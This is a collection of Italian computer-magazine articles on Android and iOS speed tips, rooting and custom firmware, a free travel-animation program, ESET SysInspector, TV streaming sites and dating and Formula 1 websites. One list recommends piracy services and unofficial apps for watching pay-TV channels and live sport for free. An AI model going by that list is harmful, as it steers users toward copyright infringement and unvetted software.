Molti smartphone e tablet Android vengono venduti con una ROM brandizzata dall'operatore o dal produttore che può includere un'interfaccia diversa e applicazioni aggiuntive. Queste personalizzazioni possono rendere il dispositivo più lento, ma ci sono alcuni volenterosi che creano ROM "cucinate" prive di ogni cosa superflua. Una delle ROM più conosciute per Android è la **CyanogenMod** (**www.cyanogenmod.org**) che può essere installata attraverso un Installer scaricabile da **www.edmaster.it/url/3105**. Per conoscere l'elenco dei dispositivi compatibili basta andare su **www.edmaster.it/url/3106**. Chi possiede uno Smartphone Samsung può installare una custom ROM servendosi del programma **Odin 3.07** che si può scaricare da **www.edmaster.it/url/3107**. Prima di avviarlo, però, è necessario procurarsi il firmware dal sito **www.**

SFRUTTA AL MASSIMO LA POTENZA DEL TUO NOTEBOOK

Se hai un portatile vai in **Start/Pannello di Controllo/Sistema e sicurezza/Opzioni risparmio energia**. Selezionando **Prestazioni Elevate** il notebook consumerà più energia riducendo di conseguenza l'autonomia della batteria, ma sfrutterà al massimo le sue risorse.

sammobile.com/firmwares/2 facendo attenzione nel selezionare la versione non brandizzata. Dopo averlo scaricato, scompattiamolo nella stessa cartella di **Odin** e avviamo quest'ultimo. Colleghiamo lo smartphone al PC via USB e attendiamo che il programma riconosca la porta a cui è collegato. Clicchiamo quindi su **Phone** e carichiamo il file del firmware precedentemente scompattato. Non resta che cliccare **Start** e aspettare che **Odin** completi il flash del dispositivo. Al termine, in alto a sinistra, comparirà la voce **Removed**. A questo punto si potrà scollegare lo smartphone, avviarlo e completare la fase di inizializzazione tipica di Android.

ELIMINARE SFONDI ANIMATI E WIDGET SUPERFLUI

Le animazioni dello sfondo di un dispositivo Android e i widget che mostrano informazioni live sono sicuramente un bel vedere, ma richiedono molte risorse al dispositivo, rendendo il sistema più pesante. Può essere quindi una buona idea utilizzare sfondi statici ed eliminare i vari widget. Per modificare lo sfondo basta andare in **Impostazioni/Schermo/Sfondo** o tenere premuto il dito su un'area vuota della schermata **Home**. Per eliminare un widget, invece, teniamolo premuto col dito e trasciniamolo sull'icona **Rimuovi**.

SFRUTTARE LE OPZIONI NASCOSTE

I dispositivi Android hanno un menu nascosto nelle impostazioni dedicato alle opzioni per lo sviluppatore. Per impostazione predefinita questo menu non è accessibile, ma si può renderlo visibile da **Menu/Impostazioni/Info sul dispositivo** e toccando ripetutamente la voce **Versione build**. A questo punto sarà visibile nel menu delle impostazioni anche la voce **Opzioni sviluppatore**. Da qui, oltre a regolare diversi effetti visivi, è possibile limitare il numero di processi in background che possono rallentare il dispositivo.


PIÙ PRESTAZIONI LIBERANDO LA MEMORIA

Su **Google Play** è possibile scaricare l'applicazione gratuita **AVG Memory & Cache Cleaner** che consente di eliminare dati inutili delle applicazioni, memorizzati nella cache della memoria interna. In questo modo si libera più spazio per le altre applicazioni e si accelerano le prestazioni del dispositivo Android. L'app consente anche di impostare la frequenza (giornaliera o settimanale) per eseguire la pulizia automatica in base alle proprie esigenze.

L'OVERCLOCK DI ANDROID

Smartphone e tablet hanno un hardware molto simile a quello di un PC, con processore, RAM e tutto il resto. Anche sui dispositivi mobile, quindi, è possibile aumentare la frequenza di lavoro della CPU per renderli più veloci. Per farlo, però, è necessario abilitare i permessi di root, che per impostazione di fabbrica sono bloccati. La procedura per eseguire il root differisce a seconda del dispositivo. Per i Nexus, ad esempio, si può utilizzare il tool **Nexus Root Toolkit** (**www.wugfresh.com/nrt**); **Framaroot** (**www.edmaster.it/url/3108**), invece, è compatibile con un gran numero di dispositivi tra cui diversi Samsung. Una delle migliori risorse online dove trovare guide per il root dei dispositivi Android è **http://forum.xda-developers.com**. Una volta ottenuti i permessi di root sul proprio device, si può installare l'applicazione **SetCPU for Root Users** scaricabile da **Google Play** che consente di modificare la frequenza della CPU.

IOS 7 COL TURBO!

Il nuovo sistema operativo mobile dei dispositivi Apple ha introdotto diverse novità dal punto di vista grafico come gli sfondi animati. Alcune delle nuove features possono essere disabilitate per rendere il dispositivo più veloce. Per prima cosa andiamo in **Impostazioni/Generali/Accessibilità** e in **Riduci velocità** è possibile disattivare alcuni effetti come quello del parallasse. Adiamo poi in **Aumenta contrasto** per attivare questa opzione che migliora la leggibilità e rimuove alcuni effetti grafici. Torniamo indietro e andiamo in **Generali/Aggiorn. app in background**. Qui è possibile visualizzare l'elenco delle applicazioni che usano i servizi di localizzazione e aggiornano in background i propri contenuti. Disattivando questi aggiornamenti, oltre a migliorare le prestazioni si riducono i consumi della batteria, a tutto vantaggio dell'autonomia.

TERMINARE LE APPLICAZIONI IN BACKGROUND

Anche i dispositivi mobile come smartphone e tablet consentono di utilizzare applicazioni in multitasking. Senza che ce ne accorgiamo, possiamo aver aperto più applicazioni che rimanendo attive occupano risorse rendendo più lento il dispositivo. Per visualizzare le applicazioni attive su un dispositivo iOS basta premere due volte il tasto **Home** (con i dispositivi Android in genere basta tenerlo premuto). Per terminare definitivamente un'applicazione basta uno swipe verso l'alto.

CUSTOM FIRMWARE PER LA DIGICAM

Anche per le fotocamere digitali è possibile trovare firmware modificati che consentono di aggiungere ulteriori funzioni, abilitare controlli manuali e attivare la modalità di cattura nel formato RAW. In questo modo è possibile migliorare gli scatti e ottenere di più dalla propria digicam. Per alcuni modelli GHX e GFX di Panasonic, ad esempio, è possibile utilizzare il **PTool firmware** (**www.gh1-hack.info**). Chi invece ha una Canon Powershot può controllare su **http://chdk.wikia.com** se il proprio modello è compatibile col software **CHDK**. Naturalmente ci sono firmware anche per le Reflex: per le Canon EOS c'è il software **Magic Lantern** (**www.magiclantern.fm**) mentre per le Nikon basta andare su **http://nikonhacker.com**.

DISABILITA L'INDICIZZAZIONE DEGLI SSD

Un SSD è talmente veloce che l'indicizzazione dei file di Windows non porta vantaggi. Anzi, ne riduce il tempo di vita. Per disattivarla, clicchiamo col tasto destro sull'SSD, selezioniamo **Proprietà** e togliamo la spunta da **Consenti l'indicizzazione del contenuto e delle proprietà dei file di questa unità**.

SOFTWARE IN REGALO

Tour virtuali per viaggi reali

AGGIUNGI MAPPE E ANIMAZIONI 3D NEI TUOI VIDEO!


IN REGALO PER TE IL SOFTWARE ESCLUSIVO E LA GUIDA ALL'USO

Hai presente il meraviglioso espediente narrativo dell'aeroplanino che vola su una mappa da una città all'altra, usato nei film per far capire che il protagonista si sta spostando in una nuova location? Bene, questo mese, ti diamo tutti gli strumenti per implementarlo nei tuoi video. In regalo sul DVD di Idea, trovi Vasco da Gama 6 HD Professional: uno straordinario software per creare, in maniera semplice e rapida, un'animazione 3D dei tuoi viaggi. Tali animazioni puoi importarle in altri progetti video per dare un tocco di originalità e dinamismo ai montaggi, consentendoti di raccontare i tuoi viaggi anche grazie a un "effetto spostamento" realistico e avvincente. In Vasco da Gama, a ciascun punto del tracciato puoi assegnare un testo, un oggetto 3D statico (il Colosseo per Roma), mezzi di trasporto (auto, bus, treni, aerei...) che si spostano lungo il tragitto e che possono essere cambiati lungo il percorso, in modo da rendere verosimile il viaggio. Puoi impostare i parametri di ripresa, agendo sulla posizione della telecamera e stabilire un tempo di pausa per ciascun punto. La durata del filmato finale risulterà dalla somma del tempo del tragitto, delle pause e dei tempi degli effetti fade (comparsa e scomparsa di oggetti e testi).È presente anche un database contenente nomi e coordinate di oltre 238 mila luoghi di tutto il mondo. Inoltre, offre la possibilità di importare tracciati GPS in vari formati. A livello di output, invece, il software permette di creare filmati ad altissima risoluzione per HDTV, oltre alla possibilità di produrre video 3D stereo in vari formati. Insomma, c'è di che divertirsi!

INFO

VASCO DA GAMA 6 HD PROFESSIONAL

SITO UFFICIALE: www.motionstudios.de

QUANTO COSTA: Il software, del valore di 149 euro, è in regalo per i lettori che acquistano idea web dvd

ATTIVIAMO LA LICENZA D'USO

PRIMA DI DIVERTIRCI CON VASCO DA GAMA DOBBIAMO REGISTRARE LA NOSTRA COPIA PER SBLOCCARNE TUTTE LE FUNZIONALITÀ

ECCO COME OTTENERE GRATUITAMENTE IL CODICE SERIALE

01 DOWNLOAD E REGISTRAZIONE

Dalla sezione **Multimedia** del DVD di Idea Web scarichiamo in una directory a piacere (**Desktop**) il file **Install_VdG6HDProfessional.exe**. Rechiamoci alla pagina **www.freischaltcode.motionstudios.de** e registriamo i nostri dati: cliccando **Invia dati** riceveremo il seriale al nostro indirizzo e-mail.

02 VIA CON L'INSTALLAZIONE!

Lanciamo l'eseguibile nella cartella in cui l'abbiamo salvato. Anche se la prima maschera è in tedesco, non sarà difficile procedere. Appena si avvia la schermata del software, possiamo cliccare sulla bandiera inglese per proseguire l'installazione in questa lingua. Clicchiamo su **Next**.

03 IMMETTIAMO IL SERIALE


Dopo avere accettato le condizioni d'uso recuperiamo, nella posta elettronica, l'e-mail contenente il numero seriale per abilitare la licenza d'utilizzo. Immettiamo il nostro nome e il codice alfanumerico. Clicchiamo su **Next** e quindi su Install per completare l'operazione, che richiede un po' d'attesa.


SUL WEB Sul sito **www.motionstudios.de** è possibile accedere all'area delle mappe digitali, potendo così aggiungere alle nostre applicazioni delle mappe più accurate e ricche di dettagli.

RIPERCORRIAMO I VIAGGI IN 3D

TRASFORMIAMO L'ITINERARIO DELLE VACANZE IN UNA FANTASTICA ANIMAZIONE 3D CORREDATA DA SPLENDIDI OGGETTI GRAFICI

ESPORTATO IL FILMATO POTREMO CARICARLO NEL NOSTRO SOFTWARE DI VIDEO EDITING

01 IMPOSTAZIONI INIZIALI

Avviamo Vasco da Gama: cliccando sull'icona a forma di chiave, in basso a sinistra, possiamo impostare il formato del video, l'aspetto, il numero di frame per secondo e altri parametri tecnici di produzione, la durata del filmato, escluso le varie pause e gli effetti (fade). Il tempo complessivo risulterà dalla somma dei valori.

02 PUNTO DI PARTENZA

Clicchiamo sul pulsante **Create a starting point**, ovvero l'icona a forma di freccia verde in alto a centro. Cliccando sull'icona con freccia gialla su punto verde (**Shift way point with GPS database**), nell'area GPS, possiamo selezionare le coordinate della località direttamente dal database del programma.

03 PUNTI DI ARRIVO

Fissiamo ora il punto di arrivo cliccando sulla mappa con il mouse. Possiamo rettificarne le coordinate utilizzando sempre lo strumento **Shift way point with GPS database** nell'area GPS. Al termine, clicchiamo sul pulsante **Convert supporting point to stopover point**, sul pannello di destra.

04 CREIAMO IL PERCORSO

Possiamo ora creare un percorso più aderente alla realtà spezzando il tracciato in vari punti. Oltre a quelli necessari per adeguare il tragitto al percorso effettivo, creiamo tutti quelli che possono risultare utili per indicare cambiamenti di mezzi, punti d'interesse, modifiche nella visualizzazione.

05 ETICHETTIAMO LA PARTENZA

Portiamoci sul punto iniziale, servendoci della barra di navigazione, a destra sotto l'area di visualizzazione. Nella barra in alto a destra, clicchiamo su **Text at stopoverpoint** (icona a forma di **T**). Impostiamo **Show Text** su **On**. Nella nuova finestra immettiamo il nome della città di partenza.

06 IL MEZZO DI TRASPORTO

Sempre sul punto di partenza, clicchiamo sull'icona a forma di auto. Con la voce **Head object** su **3D Object**, clicchiamo sul pulsante **Select object**. Nella finestra, scegliamo il tipo (ed esempio **Aircraft**) e scorriamo la lista alla ricerca del modello 3D di nostro interesse. Clicchiamo su **Ok**.

07 IMPOSTAZIONI DI VOLO

Sempre nella barra di destra, cliccando sulla scheda **Fade**, possiamo impostare la voce **Fade out effect a Smooth fade** (anche per il testo), per fare scomparire l'oggetto o il testo al termine del tragitto. Cliccando su **Position**, invece, possiamo ruotare, spostare e decidere l'altitudine dell'oggetto.

08 LA RIPRESA È A FUOCO!

Cliccando ora su **Camera settings** (icona della fotocamera), agendo sui parametri **Camera zoom, Azimuth** e **Pitch**, per ciascuno dei vertici del tracciato, possiamo modificare la visualizzazione della mappa, ruotandone il piano, eseguendo zoom, spostando la telecamera ecc., creando fantastici effetti.


TRACCIATO DAL NAVIGATORE SATELLITARE


Oltre all'enorme database GPS, che permette di collocare con precisione oltre 238 mila città di tutto il mondo, Vasco da Gama permette di importare tracciati GPS prodotti da navigatori satellitari o smartphone. Cliccando Create a Route from GPS Track (icona a forma di cartella, ultima della sezione GPS, in alto), possiamo selezionare il file del tracciato GPS tra un'ampia gamma di formati (CRS, G7T, GPX, KML, TCX, OVL ed altri). Il tracciato viene immediatamente riportato sulla mappa, con la possibilità di decidere se convertirne o meno i punti in "stopover point".

SUL WEB Per risolvere il problema dell'incompatibilità dei tracciati GPS, per convertire le coordinate e renderle leggibili per Vasco da Gama, possiamo usare il software gratuito **Tcx Converter** (**www.teambikeolympo.it**).

09 METTIAMOCI ALLA REGIA


Spostandoci quindi sui punti successivi del tragitto, trasformando i vertici in **Stopover point**, possiamo cliccare sull'icona **Camera settings** e modificare i parametri di visualizzazione. Durante il tragitto, Vasco da Gama esegue automaticamente un'interpolazione che rende il volo molto realistico.

10 EFFETTO TRIDIMENSIONALE

Man mano che ci spostiamo lungo il tragitto, possiamo modificare i parametri della telecamera per fare ruotare il quadro di visualizzazione e fornire, in tal modo, un effetto tridimensionale, conferendo profondità alla mappa, soprattutto se durante il tragitto modifichiamo il mezzo di trasporto.

11 PUNTO D'ARRIVO

Sul punto d'arrivo (nel nostro caso Parigi), o in qualsiasi altro punto del percorso, cliccando su **Object on Stopover point** (icona a forma di spillo), possiamo collocare sul punto un oggetto statico, scegliendolo ad esempio nella galleria **Points of interest** e regolandone i parametri.


12 IL VIAGGIO È COMPLETO!

Regolato lo zoom, la posizione e l'angolo di visualizzazione dell'oggetto appena collocato sul punto d'arrivo del nostro viaggio, possiamo agire sulla telecamera (**Camera settings**) per stabilire la modalità finale per la visualizzazione del nostro viaggio. Non ci resta che produrre il filmato!

13 UNA VELOCE ANTEPRIMA

Cliccando su **Show Preview** (icona a forma di ciak), la a prima sinistra dell'ultimo gruppo di icone in basso al centro, si apre una finestra con cui visionare l'anteprima del filmato. Possiamo così rivedere i tempi, le pause, gli zoom, la grandezza degli oggetti, le angolazioni della telecamera...

14 SALVIAMO IL FILMATO

Clicchiamo ora su **Save current project as video** (seconda icona del secondo gruppo, in basso a sinistra). Si apre una finestra in cui possiamo scegliere il formato video e una serie di caratteristiche tecniche, se attivare o meno la visione stereografica (3D) in vari formati. Clicchiamo su **Ok**.

15 ESPORTAZIONE IN CORSO

Servendoci della finestra successiva, immettiamo un nome e scegliamo una cartella in cui salvare il risultato video del nostro itinerario. Clicchiamo su **Salva**. Una barra di scorrimento ci indica la percentuale di completamento dell'operazione che, in genere, richiede qualche minuto.

16 VIDEO EDITING

Il video così ottenuto può essere importato all'interno di un progetto di video authoring, ad esempio con **Windows Movie Maker**, ed essere musicato e incluso in un contesto più ampio, nel quale possiamo intervallare diapositive dei luoghi visitati inframezzate dai video degli spostamenti.

UN VIDEO IN TERZA DIMENSIONE

La versione 6 di Vasco da Gama HDPro permette la creazione di animazione con effetti di profondità. Nel salvare il file video, si può scegliere il formato desiderato tra un'ampia lista di formati disponibili. Il programma permette altresì di ottenere una visualizzazione 3D stereo durante l'anteprima, consentendo un notevole risparmio di tempo nella lavorazione. Grazie alla visualizzazione stereografica, al video viene impresso un effetto di profondità con il quale gli oggetti sembreranno uscire fuori dallo schermo. Naturalmente, abbiamo bisogno di uno schermo 3D o di appositi occhialini stereografici.

SUL WEB Se non abbiamo un software di video editing, possiamo scaricare gratuitamente Windows Movie Maker dalla pagina www.edmaster.it/url/2458.

Il check-up per Windows


SCOPRI SE NEL TUO SISTEMA OPERATIVO SONO ANNIDATI ELEMENTI CHE POTREBBERO METTERNE A RISCHIO LA SALUTE

ECCO IL TOOL CHE ESEGUE LA DIAGNOSI E TI DICE SE È IL CASO DI CORRERE AI RIPARI

Malware e incompatibilità software o hardware possono causare problemi alla stabilità del nostro sistema operativo. In questi casi, trovare la causa non è affatto semplice! Grazie a ESET SysInspector, scaricabile gratuitamente dalla sezione Download/Utility del sito **www.eset.it**, però, possiamo eseguire una scansione approfondita del PC semplificando il rilevamento dei comportamenti sospetti. SysInspector fa una fotografia del nostro sistema fornendoci informazioni dettagliate su driver e applicazioni, connessioni di rete e voci di registro. Attraverso, poi, un'analisi euristica attribuisce un livello di rischio a ciascun elemento esaminato. Per individuare facilmente i problemi viene assegnato un colore diverso in base al livello del rischio. Grazie alla funzione di comparazione dei rapporti, inoltre, è possibile visualizzare i cambiamenti effettuati dal sistema in uno specifico arco temporale per verificare se il rischio è aumentato o meno.


01 AVVIAMO LA SCANSIONE

ESET SysInspector è facile da usare: basta avviare l'eseguibile relativo al proprio sistema operativo (32 o 64 bit) e attendere che venga eseguita la scansione del sistema. Al termine di questa operazione, che potrebbe durare più di 10 minuti (varia in base alla potenza del PC e alla qualità di file presenti), verrà avviata la finestra del programma.

02 UNO SGUARDO D'INSIEME

L'interfaccia di SysInspector è suddivisa in quattro sezioni. Nella parte superiore troviamo i comandi. A sinistra viene visualizzata la finestra per navigare tra i vari tipi di informazioni (nodi). A destra, nella parte centrale, c'è la finestra **Descrizione** e, infine, nella parte inferiore (sempre a destra) viene visualizzata la finestra **Dettagli**.


03 ANALIZZIAMO I SERVIZI

Selezionando la prima categoria (**Processi in esecuzione**) possiamo avere informazioni sulle applicazioni e i processi in esecuzione. Selezionato un processo, nella finestra **Descrizione** vengono mostrati ulteriori dettagli come le librerie utilizzate e la loro posizione nel sistema, il nome del produttore dell'applicazione, il livello di rischio e così via.

04 FILE SOSPETTI

Il livello di rischio di un file viene identificato dal suo colore. Il fatto che un elemento sia segnalato in rosso non vuol dire che debba essere eliminato, ma semplicemente che si tratta di un file sconosciuto e per questo motivo segnalato come potenzialmente pericoloso. Prima di eliminarlo, assicuriamoci (con una ricerca online) che non si tratti di una minaccia.

05 FILTRIAMO GLI ELEMENTI

Con il cursore mostrato in alto possiamo individuare file e voci di registro sospette rilevate nel sistema. Basta spostare il cursore verso destra per escludere gli elementi meno rischiosi e visualizzare solo quelli più sospetti. Tutti i file che si trovano nell'intervallo di rischio da **6** a **9** rappresentano una potenziale minaccia per la sicurezza del nostro sistema.

06 CONFRONTIAMO I RAPPORTI

Questa funzione permette di rilevare le modifiche nel sistema tra due differenti stati, utile, ad esempio, quando si vuole individuare l'attività del codice dannoso. Per salvare un rapporto basta fare **File/Save log**. Per confrontare un rapporto attualmente attivo con uno salvato in un file andiamo in **File/Compare log** e scegliamo **Select file**.

SUL WEB Se SysInspector rileva elementi potenzialmente indesiderati, eseguiamo una scansione con **ESET Online scanner**: **www.eset.eu/online-scanner**. È gratuito e consente di rilevare e rimuovere gli oggetti nocivi.

TUTTO QUELLO CHE LA RETE OFFRE, DI LEGALE E NON, PER VEDERE LA TV

1 L'emittente di stato trasmette online

www.rai.tv

Rai.tv è la versione Web dell'emittente di stato che offre la possibilità di guardare le trasmissioni in diretta streaming e accedere a un ricco catalogo di contenuti on-demand. Sul portale Web, così come nelle versioni per dispositivi iOS e Android, potremo rivedere quando ci pare i contenuti trasmessi negli ultimi sette giorni su tutti i canali RAI, mentre nella sezione on-demand troveremo un vastissimo archivio di video e puntate intere delle trasmissioni. Il servizio è fruibile su PC tramite browser e su tablet e smartphone tramite l'app Rai.tv scaricabile gratuitamente dagli store dei device.

2 Più comodo di un videoregistratore

www.videomediaset.it

Ci siamo persi un programma sui canali Mediaset? Su Video Mediaset abbiamo sette giorni di tempo per rivedere tutta la programmazione e, nel caso delle fiction, riprodurre on-demand le puntate della stagione in corso. Video Mediaset è disponibile anche sugli store iOS e Android; installando anche l'app Mediaset Connect potremo seguire il Grande Fratello 13 e partecipare al televoto dal nostro device.

3 TV satellitare senza parabola

http://skygo.sky.it

Gratis per tutti gli abbonati Sky, Sky Go consente di guardare circa 30 canali della piattaforma SAT su PC, smartphone e tablet. Per ogni abbonamento è possibile abilitare la visualizzazione su due dispositivi. Oltre ai contenuti in diretta è possibile riprodurre anche i canali on-demand attingendo a un vasto catalogo di film in prima visione, serie TV e spettacoli per bambini.

4 On-demand in alta definizione e in 3D

http://play.mediasetpremium.it

Gli abbonati a Mediaset Premium hanno la loro piattaforma per la visualizzazione dei programmi TV tramite browser del PC, app per dispositivi mobile, console, smart TV e player multimediali. Premium Play propone un catalogo di più di 2.000 programmi, film, serie TV e partite di calcio in diretta. Non impone limite sui dispositivi abbinabili ma è possibile fruire del servizio per un massimo di 100 ore al mese.

5 Dedicato agli amanti del cinema

www.infinitytv.it

Infinity è una piattaforma di streaming video a pagamento che propone un catalogo di contenuti on-demand fruibile tramite Internet su una vastissima gamma di dispositivi: PC, tablet, Smart TV, Play Station 3 e 4. Il costo dell'abbonamento è di 9,99 euro al mese, ma prima di procedere con l'acquisto possiamo provare gratis il servizio per due settimane.

6 Duro a morire

www.futuboxitalia.tk

Si pensava che il blocco imposto dalle autorità italiane avesse definitivamente chiuso la questione; invece, Futubox è ancora vivo e vegeto. Salito alla ribalta nel 2013, è un servizio di streaming che per soli 59 euro all'anno offre ai pirati la visione su PC, Tablet, smartphone e Smart TV dei canali SAT (italiani e stranieri) di SKY.

7 La mecca dei pirati calciofili

http://it.rojadirecta.org

Rojadirecta è una delle mete preferite dai pirati alla ricerca di eventi live, soprattutto partite di calcio in diretta, visualizzabili in streaming. Recentemente il servizio ha aggiunto anche la possibilità di rivedere gli eventi più importanti on-demand, diventando una vera e propria piattaforma dell'illegalità.

8 Visioni in P2P!

www.sopcast.com

Sopcast è un software per PC che permette di guardare a scrocco show televisivi, film e tutti i principali eventi sportivi con la differenza che le trasmissioni non sono veicolate via satellite o DVB-T, bensì mediante una sofisticata tecnologia P2P.

9 In diretta su Android

http://m.aptoide.com

Anche se TiVi-Full-DTT non è più presente nel Play Store, l'app per i device Android può ancora essere scaricata dei tanti market alternativi che affollano la Rete. Si tratta di una delle più efficienti app unofficial per visualizzare in streaming su smartphone e tablet i programmi in diretta delle emittenti nazionali.

10 Il media center dei pirati

http://superrepo.org/plugin.video.sportsdevil

XBMC (http://xbmc.org) è un eccellente media center per computer e dispositivi mobile che nelle mani dei pirati è diventato un valido strumento per guardare partite di calcio, Formula 1, MotoGP e altri eventi in diretta a scrocco. Tutto ciò lo fanno installando Fusion Installer e l'addon SportDevil.

Il controsito

www.edmaster.it/url/3078

Siamo stanchi dei soliti programmi TV e cerchiamo qualcosa di nuovo e originale? Nella sezione Live di YouTube possiamo trovare decine di show e serie TV amatoriali, alcuni dei quali del tutto fuori dai classici schemi. Assolutamente da non perdere!

SUL WEB Se amiamo ascoltare la musica e i programmi radiofonici, TuneIn Radio (www.tunein.com) offre la possibilità di riprodurre in streaming su PC, smartphone e tablet tutte le emittenti italiane e internazionali.

NAVIGARE*

SITI DI DATING, FORMULA 1, IL MEGLIO DI VIMEO

SITI DI DATING

TROVARE L'AMORE AL TEMPO DI INTERNET

Prima dell'arrivo del Web, cercare l'anima gemella attraverso un'agenzia specializzata comportava tempi e costi non alla portata di tutti. Era necessario recarsi personalmente negli uffici dell'agenzia, registrare un filmato usando le loro attrezzature e attendere di essere contattato. Internet e le reti sociali hanno rivoluzionato questo processo, consentendo di gestirlo in modo totalmente autonomo. Prima di tutto, dovrai creare un profilo su un social network, inserendo i tuoi dati e le tue foto. Questa fase deve essere eseguita con molta attenzione in quanto alcuni siti, in particolare Be2, usano le informazioni per aiutarti a individuare le proposte potenzialmente più interessanti. Maggiori sono i dati forniti sulle tue preferenze e più facilmente troverai la persona adatta a te. Un'ulteriore agevolazione è data dalla geolocalizzazione, grazie alla quale puoi visualizzare rapidamente gli utenti situati nelle tue vicinanze. Questa funzione può essere usata anche per organizzare incontri occasionali, magari quando ti trovi in un'altra città o nazione. Ad esempio, Badoo, molto frequentato da chi cerca le scappatelle, offre una modalità chiamata "Gioco degli Incontri", dove gli utenti sono associati in base a preferenze e posizione geografica. La maggior parte di questi servizi è accessibile attraverso un'app dedicata per dispositivi mobile, consentendoti di organizzare gli incontri anche se sei lontano dal PC. In genere questi siti offrono l'accesso gratuito, affiancato da una formula premium (a pagamento) che garantisce strumenti extra per l'individuazione dell'anima gemella, come il sistema di messaggistica in tempo reale o la chat video presenti in Meetic. Nel caso in cui decidessi di investire denaro in questi servizi, ricorda che la maggior parte prevedono il rinnovo automatico dell'abbonamento. Assicurati quindi di disdirlo dalle impostazioni del sito o utilizza una carta prepagata con su caricato lo stretto necessario.

BADOO http://badoo.com/it
MEETIC www.meetic.it
EDARLING www.edarling.it
ZOOSK www.zoosk.com
BE2 www.be2.it
ITALIANFRIENDFINDER http://italianfriendfinder.com

DA NAVIGARE
Trovi le pagine Web di questa sezione anche nei supporti allegati a Idea Web Base e DVD, categoria **Recen... SITI**.

F1 2014

LA FONTE UFFICIALE

www.formula1.com

Il sito del Campionato del Mondo di Formula 1 è una risorsa indispensabile per gli appassionati. Nella sezione superiore della pagina trovi elencati tutti i circuiti del campionato, in ordine cronologico. Cliccando sul loro nome accedi a una pagina contenente tutte le informazioni, comprese mappe dettagliate della pista, la sua storia e una guida turistica per aiutarti a raggiungere il circuito. La pagina principale offre anche un utile conto alla rovescia che segnala il giorno e l'ora dei vari eventi che compongono i prossimi Gran Premi. Non mancano, ovviamente, ricche collezioni fotografiche e audiovisive, oltre a diversi articoli che illustrano regole, tecnologie, auto e piloti. Apprezzabile la sezione **Mobile/Download** con fondali e suonerie gratuiti per dispositivi portatili. Per scaricarli, accedi alla versione mobile del sito **http://mobile.formula1.com/services/downloads**.

CHEN WS / Shutterstock.com

MCLAREN

UN PO' DI STORIA...

www.mclaren.com/formula1

